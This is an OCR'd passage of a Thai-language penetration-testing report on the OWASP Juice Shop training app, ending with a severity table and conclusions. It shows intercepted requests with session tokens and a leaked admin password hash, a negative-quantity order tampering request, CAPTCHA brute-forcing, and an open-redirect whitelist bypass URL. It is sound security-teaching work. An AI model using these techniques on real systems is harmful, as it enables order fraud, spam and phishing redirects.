CJleHAiOjE1Mzk20TU2NjR9.JtKPnlySamBco5tgcJijNsORvnY-XrwUf1S_CGDXFT54yJiU7aVLtUEvX22
_tKSSeNJGbH9n3aKzefGGLrOoOkGJUZ4Cj6zqNKMeJL6WhCkO2jiCnpGaZpIvATJfJUFBtESO6nTzTOWeyE
bNcR2FTwe1fLP1s4uINp_vKcK4yGQ
Content-Length: 2
```

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 169
ETag: W/"a9-Zto6kCdjY3vLfBEgCN+OYB8Igo4"
Date: Tue, 16 Oct 2018 10:58:53 GMT
Connection: keep-alive

{"user":{"id":1,"email":"admin@juice-sh.op","password"
:"0039e443f055ea0c4fd971ecefcc25a","createdAt":"2018
-10-16T03:15:48.335Z","updatedAt":"2018-10-16T10:58:5
3.070Z"}}
```

รูปที่ 3.10.1 การ forge request

BUSLOGIC-003 Test Integrity Checks

- เช็คเรื่องการแก้ค่า Quantity ของสินค้าตอนสั่งซื้อ
- จำนวนสินค้าที่จะสั่งซื้อ สามารถเพิ่มหรือลดได้ ในตะกร้า ไม่สามารถลดได้ต่ำกว่า 1
- ทุกครั้งที่เพิ่มหรือลดจำนวนสินค้า ค่า Total price จะเปลี่ยนแปลงตาม




รูปที่ 3.10.2 รายละเอียดสินค้าในตะกร้า

- Intercept proxy ตอนที่กดปุ่ม เพิ่มหรือลด จำนวนสินค้า

```
PUT /api/BasketItems/11 HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6OSwiZWlhaWwiOiJUZXNOZXJ
AwIiwidXBkYXRlZEFOIjoiMjAxOCOxMSOwNyAwODoONjo1MS4zMTcgKzAwOjAwInOsImlhdCI6MTUOMTU4MDQxNywiZXhwIjoxNTQxNTI
WFQ3w3dcMbOYPJFjtLr_Rf8O7MT1DN6jwbCgt3lY9KpGDdmmk
Content-Length: 14
Cookie: cookieconsent_status=dismiss; continueCode=Y7Jb1DqzVlOL3dg6HgulhNcaINTziXfDuBhNC3tWcnESVBAk9KRwv
token=eyJhbGciOiJSUzIINiIsInR5cCI6IkpXVCJ9.eyJzdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6OSwiZWlhaWwiOiJUZ
KzAwOjAwIiwidXBkYXRlZEFOIjoiMjAxOCOxMSOwNyAwODoONjo1MS4zMTcgKzAwOjAwInOsImlhdCI6MTUOMTU4MDQxNywiZXhwIjoxM
BREea_WFQ3w3dcMbOYPJFjtLr_Rf8O7MTiDN6jwbCgt3lY9KpGDdmmk
Connection: close

{"quantity":2}
```


รูปที่ 3.10.3 request ที่เกิดขึ้นกด +, -

- มีการส่ง PUT request พร้อม จำนวนสินค้าใน Body, ลองแก้จำนวนสินค้าเป็น 0 กับ ค่าติดลบ (-)
- ผลที่ได้คือ ได้ของฟรี กับได้ราคาสินค้าติดลบด้วย



รูปที่ 3.10.4 ทำการแก้ไขค่า quantity ให้ติดลบ

- สามารถ checkout ออกใบยืนยันสั่งซื้อได้อีกด้วย แสดงว่าฝั่ง Server ไม่ได้มีการตรวจสอบค่าที่ผิดปกตินี้เลย



OWASP Juice Shop - Order Confirmation

Customer: Tester@exam.com

Order #: 2110-37e37a4ad1ba1395

-10x OWASP Juice Shop T-Shirt ea. 22.49 = -224.89999999999998

0x Melon Bike (Comeback-Product 2018 Edition) ea. 2999 = 0

Total Price: -224.89999999999998

Thank you for your order!


รูปที่ 3.10.5 order แสดงรายการสั่งซื้อติดลบ

BUSLOGIC-004 Test for Process Timing

- ทดสอบดูเวลาในการล็อคอินแล้ว ไม่สามารถสรุปได้ว่า ล็อคอินสำเร็จกับไม่สำเร็จ ใช้เวลามากน้อยต่างกัน

BUSLOGIC-005 Test Number of Times a Function Can be Used Limits

- การส่งคอมเม้นในหน้า Contract us จะสามาถกด Submit ได้ทีละ 1 ครั้ง และมี CAPTCHA เป็นการให้คำนวนเลขตอบแนบไปด้วย
- เมื่อกดปุ่ม Submit เสร็จ CAPTCHA จะเปลี่ยนไปทุกครั้ง



รูปที่ 3.10.6 หน้า Feedback

- หากกดปุ่ม Submit รัวๆ ก่อนที่หน้านี้จะรีเฟรชใหม่ ผลที่ได้คือ ในหน้า administration มีส่วน Comment ตรงนี้อยู่ ซึ่งถูกสแปม


รูปที่ 3.10.7 หน้าแสดงผล feedback (หน้า admin)

- หากมาดักดู Request ที่ส่งไป ปรากฏว่า

```
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Content-Length: 74
Cookie: cookieconsent_status=dismiss; continueCode=lPnj8OokMEwAY4Hju8hecWIkTeiwfDuZhNtrC9tQc4T
Connection: close

{"comment":"Brute-forcing......","rating":3,"captcha":"-2","captchaId":46}
```


รูปที่ 3.10.8 request ที่จะส่งไปยัง feedback

- CAPTCHA ที่ใช้ กลับไม่ได้ถูก random ขึ้น แต่มีโจทย์ของมันอยู่แล้ว ตาม captchald แสดงว่าคำตอบนั้นเฉพาะเจาะจงเป็นข้อๆสำหรับ captchald นั้นๆ
- นำ Request นี้ไปส่งแบบ Brute force 100 comment



รูปที่ 3.10.9 ผลลัพธ์การ Bruteforce ใน Burp Suite

- ผลที่ได้คือ สามารถทำลายข้อจำกัดของการส่งคอมเม้นได้, CAPTCHA ในที่นี่ ไม่สามารถช่วยยืนยันว่าคนที่ส่งมาเป็นมนุษย์ได้เลย จึงทำให้เกิดการ SPAM ขึ้นได้อย่างแน่นอน



รูปที่ 3.10.10 ผลลัพธ์การ Bruteforce

BUSLOGIC-006 Testing for the Circumvention of Work Flows

- ไม่สามารถระบุได้ว่าเคสไหนที่เข้ากรณีนี้

BUSLOGIC-007 Test Defenses Against Application Mis-use

- จากการเทสที่ผ่านๆมา ทำให้พบการมีอยู่ของการป้องกันของเว็บนี้ เช่น Blocked Request: 500 block illegal activity, 401 No header authorization.
- แต่การป้องกันค่อนข้างต่ำมากในหลายๆเทสที่พบ
- Input validation ที่แทบจะไม่มีการกรอง หรือปฏิเสธค่าเลย เช่น SQL injection, XSS, หรือผ่านการกรองค่าบางค่า และไม่มีการตรวจสอบโดยฝั่ง Server เลย (สมัครโดยไม่ใช้ @exam.com, เปลี่ยนค่าจำนวนสินค้า เป็นติดลบได้ ทำให้ Total price เปลี่ยนแปลงตาม ซึ่งไม่ควรให้ฝั่ง Client คำนวนค่าพวกนี้แล้วส่ง Request)
- ไม่มี lock out mechanism เลย
- คาดว่าไม่มีการเก็บ log ข้อมูล

BUSLOGIC-008 Test Upload of Unexpected File Types

- จาก INPVAL-015 เราสามารถอัพโหลดสกุลไฟล์ที่นอกเหนือจาก .pdf .xml ได้

BUSLOGIC-009 Test Upload of Malicious Files

- จากการอัพโหลดไฟล์ผ่านหน้า compliant (POST /file-upload) เราสามารถอัพโหลดไฟล์ชนิดใดลงไปก็ได้ แต่เราไม่ทราบว่า ไฟล์ที่อัพโหลดไปแล้วนั้น อยู่ที่ path ใด หรือเรียกดูอย่างไร

3.11 Client Side Testing (OTG-CLENT)

CLENT-001 Testing for DOM based Cross Site Scripting

- N/A

CLENT-002 Testing for JavaScript Execution

- N/A


CLENT-003 Testing for HTML Injection

- N/A

CLENT-004 Testing for Client Side URL Redirect

- เจอ URL ที่มีการทำ redirect ไว้

  http://192.168.99.100:3000/redirect?to=https://github.com/bkimminich/juice-shop




รูปที่ 3.11.1 แสดงในส่วนที่เป็น redirect “Fork me”

- ลองใส่เว็บอื่นให้ redirect ไปหา

  http://192.168.99.100:3000/redirect?to=https://google.com

รูปที่ 3.11.2 ผลลัพธ์เมื่อเปลี่ยนค่า redirect ไปยังเว็บอื่น

- จาก Error ที่เกิดขึ้น คาดว่าน่าจะมีการทำ whitelist เว็บที่สามารถ redirect ได้เอาไว้
- ลองใส่ ? หลังเว็บที่ต้องการ redirect และต่อท้ายด้วยเว็บที่อยู่ใน whitelist
- http://192.168.99.100:3000/redirect?to=http://google.com?https://github.com/bkimminich/juice-shop



รูปที่ 3.11.3 ผลลัพธ์ redirect หลังจากหลอกการเช็ค whitelist

- สามารถ redirect ไปที่ไหนก็ได้

CLENT-005 Testing for CSS Injection

- N/A

CLENT-006 Testing for Client Side Resource Manipulation

- N/A

CLENT-007 Test Cross Origin Resource Sharing

- N/A

CLENT-008 Testing for Cross Site Flashing

- No SWF file

CLENT-009 Testing for Clickjacking

- iframe สามารถนำไปทำเว็บหลอก เพื่อซ้อน iframe ตัวหลอก ทับกับตัวจริงได้
- มีการป้องกันการเรียกไปใช้ใน iframe
- X-Frame-Options: SAMEORIGIN เฉพาะเว็บไซต์เดียวกันที่สามารถเรียกใช้ iframe ได้
- สำหรับ X-Frame-Options แนะนำให้ใช้ Deny
- X-Frame-Options ยังคงมีปัญหากับเรื่อง not compatible กับ Browser เวอร์ชั่นเก่าๆอยู่ ซึ่งทำให้ไม่สามารถป้องกันได้
- ตัวอย่างการนำ iframe ไปใช้ทำ Clickjacking

รูปที่ 3.11.4 ตัวอย่างการทำ Clickjacking

CLENT-010 Testing WebSockets

- ใช้ Socket.io
- "Socket.IO is NOT a WebSocket implementation" จาก https://socket.io/docs จึงไม่สามารถเทสในส่วนนี้ได้
- ได้ลองใช้ WebSocket Client ลอง connect ไปแล้ว แต่ไม่สามารถทำได้

CLENT-011 Test Web Messaging

- N/A

CLENT-012 Test Local Storage


- Pass ไม่พบ Sensitive data ถูกจัดเก็บอยู่ใน local storage

บทที่ 4
ผลการวิจัยและการอภิปรายผล

จากการทดสอบเจาะระบบ Web Application กับเว็บไซต์ OWASP Juice Shop ได้มีการใช้วิธีการทดสอบตาม OWASP Testing Guide ได้มีการศึกษาถึงเทคนิคการทำเจาะระบบมากมาย อาทิ การใช้ null byte, การทำ SQL Injection, การทำ Intercept proxy แก้ไขค่า, craft HTTP request ซึ่งจากการทำทดสอบเจาะระบบก็ได้สังเกตว่า ช่องโหว่ที่เกิดขึ้นนั้น มาจากข้อผิดพลาดของผู้พัฒนา ซึ่งอาจจะเกิดจากการละเลย หรือไม่ทราบถึงเรื่อง Web security จึงมีการตั้งค่า หรือออกแบบโดยไม่พึงระวัง ทำให้เกิดช่องโหว่จากการไม่ตรวจสอบค่าที่ users ส่งมา หรือบางส่วนก็มีการตรวจสอบแค่หน้าเว็บเท่านั้น

จากการทดสอบที่ผ่านมา มีหัวข้อที่ทดสอบ 11 หมวด แบ่งเป็นชุดทดสอบย่อยทั้งหมด 89 ข้อ พบว่าเกิดช่องโหว่ขึ้นทั้งหมด 45 ข้อ ซึ่งได้ทำการประเมินระดับความรุนแรง พบความเสี่ยง

- Critical 3 จำนวน
- High 13 จำนวน
- Medium 19 จำนวน
- Low 10 จำนวน



รูปที่ 4.1 chart แสดงจำนวนช่องโหว่แต่ละระดับความรุนแรง

ตารางที่ 4.1 ผลการประเมินระดับความเสี่ยงของช่องโหว่ที่พบ

OWASP: Testing Guide v4 Checklist		
Information Gathering	**Test Name**	**Severity**
OTG-INFO-002	Fingerprint Web Server	Low
OTG-INFO-008	Fingerprint Web Application Framework	Low
Configuration and Deploy Management Testing	**Test Name**	**Severity**
OTG-CONFIG-002	Test Application Platform Configuration	Low
OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information	Low
OTG-CONFIG-004	Backup and Unreferenced Files for Sensitive Information	Low
OTG-CONFIG-005	Enumerate Infrastructure and Application Admin Interfaces	Medium
OTG-CONFIG-007	Test HTTP Strict Transport Security	Medium
Identity Management Testing	**Test Name**	**Severity**
OTG-IDENT-001	Test Role Definitions	High
OTG-IDENT-002	Test User Registration Process	Medium

OTG-IDENT-005	Testing for Weak or unenforced username policy	Low

Authentication Testing	Test Name	Severity
OTG-AUTHN-001	Testing for Credentials Transported over an Encrypted Channel	Critical
OTG-AUTHN-002	Testing for default credentials	High
OTG-AUTHN-003	Testing for Weak lock out mechanism	High
OTG-AUTHN-004	Testing for bypassing authentication schema	High
OTG-AUTHN-005	Test remember password functionality	Medium
OTG-AUTHN-007	Testing for Weak password policy	Medium
OTG-AUTHN-008	Testing for Weak security question/answer	Low
OTG-AUTHN-009	Testing for weak password change or reset functionalities	Medium

Authorization Testing	Test Name	Severity
OTG-AUTHZ-002	Testing for bypassing authorization schema	High
OTG-AUTHZ-004	Testing for Insecure Direct Object References	Medium

Session Management Testing	Test Name	Severity
OTG-SESS-001	Testing for Bypassing Session Management Schema	Low
OTG-SESS-003	Testing for Session Fixation	Medium
OTG-SESS-004	Testing for Exposed Session Variables	High
OTG-SESS-005	Testing for Cross Site Request Forgery	High
OTG-SESS-006	Testing for logout functionality	Medium

Data Validation Testing	Test Name	Severity
OTG-INPVAL-001	Testing for Reflected Cross Site Scripting	High
OTG-INPVAL-002	Testing for Stored Cross Site Scripting	High
OTG-INPVAL-003	Testing for HTTP Verb Tampering	Medium
OTG-INPVAL-005	Testing for SQL Injection	High
	Testing for NoSQL injection	Medium
OTG-INPVAL-008	Testing for XML Injection	Medium
OTG-INPVAL-015	Testing for incubated vulnerabilities	Medium

Error Handling	Test Name	Severity
OTG-ERR-001	Analysis of Error Codes	Low
OTG-ERR-002	Analysis of Stack Traces	Low

Cryptography	Test Name	Severity
OTG-CRYPST-001	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection	Critical
OTG-CRYPST-003	Testing for Sensitive information sent via unencrypted channels	Critical

Business logic Testing	Test Name	Severity
OTG-BUSLOGIC-001	Test Business Logic Data Validation	Medium
OTG-BUSLOGIC-002	Test Ability to Forge Requests	High
OTG-BUSLOGIC-003	Test Integrity Checks	High
OTG-BUSLOGIC-005	Test Number of Times a Function Can be Used Limits	Medium
OTG-BUSLOGIC-007	Test Defenses Against Application Mis-use	High
OTG-BUSLOGIC-008	Test Upload of Unexpected File Types	Medium
OTG-BUSLOGIC-009	Test Upload of Malicious Files	Medium

Client Side Testing	Test Name	Severity
OTG-CLIENT-004	Testing for Client Side URL Redirect	Medium
OTG-CLIENT-009	Testing for Clickjacking	Medium

บทที่ 5
สรุปผลการวิจัยและข้อเสนอแนะ

5.1 สรุปผลการวิจัย

จากการศึกษาการทดสอบเจาะระบบ Web Application และได้ลองทดสอบจริง ก็ได้ทราบถึงการมีอยู่ของปัญหาด้าน Security ของเว็บไซต์ในปัจจุบัน ควรทำให้เกิดการกระตุ้นความ awareness ทางด้านความปลอดภัยทางไซเบอร์ ทั้งในส่วนของผู้พัฒนา ให้มีการออกแบบเว็บไซต์ที่ปลอดภัย และผู้ใ ช้งานให้เกิดความระมัดระวังตัว ในการไม่ตกเป็นเหยื่อของการ phishing หรือตั้งรหัสผ่านที่มีความปลอดภัย หากไม่เกิดความใส่ใจในด้านนี้ ก็อาจให้ทำผู้ไม่หวังดี (attacker) เข้าโจมตีระบบได้โดยง่ายจากช่องโหว่ที่เกิดขึ้น ทำให้เกิดความเสียหายกับตัวเว็บไซต์และผู้ใช้งาน เกิดผลกระทบในด้าน Confidential, Integrity, Availability และผลกระทบกับธุรกิจของเจ้าของเว็บไซต์อีกด้วย

5.2 ข้อเสนอแนะ

เนื่องจากการทดสอบในครั้งนี้ ไม่ได้เจอช่องโห ว่ทั้งหมด ซึ่งอาจมีบางหัวข้อในการ test ที่ไม่ได้ทดสอบให้เห็นหรือชี้แจงรายละเอียด สามารถศึกษาเพิ่มเติมได้จาก OWASP Testing Guide ในเอกสารอ้างอิง และการประเมินความเสี่ยง เนื่องจากทางผู้จัดทำไม่ได้มีประสบการณ์ในด้านธุรกิจ ในส่วนตัวแปร Business impact จึงไม่ค่อยแน่ชัดนัก ประกอบกับเว็บไซต์ที่ทดสอบเป็นเพียงเว็บจำลองเท่านั้น จึงอาจมีบางส่วนที่ไม่เหมือนจริงอยู่บ้าง สามารถศึกษาเพิ่มเติมได้จาก OWASP Risk Rating Methodology ในเอกสารอ้างอิงและภาคผนวก

เอกสารอ้างอิง

Open Web Application Security Project. **OWASP Testing Guide v4.** [Online]. Available:

https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents. เข้าถึงเมื่อวันที่ 11 ธ.ค. 2561.

Open Web Application Security Project. **OWASP Risk Rating Methodology.** [Online]. Available:

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology. เข้าถึงเมื่อวันที่ 17 ธ.ค. 2561.

© 2005-2018 Mozilla and individual contributors. **HTTP.** [Online]. Available:

https://developer.mozilla.org/en-US/docs/Web/HTTP. เข้าถึงเมื่อวันที่ 17 ธ.ค 2561

Open Web Application Security Project. **OWASP Juice Shop.** [Online]. Available:


https://www.owasp.org/index.php/OWASP_Juice_Shop_Project. เข้าถึงเมื่อวันที่ 12 ธ.ค. 2561.


ภาคผนวก

ภาคผนวก ก: รายละเอียดการทดสอบ


รายละเอียดการทดสอบ (Technical detail finding issue)


รายละเอียดการทดสอบเจาะระบบทางด้าน Web Application

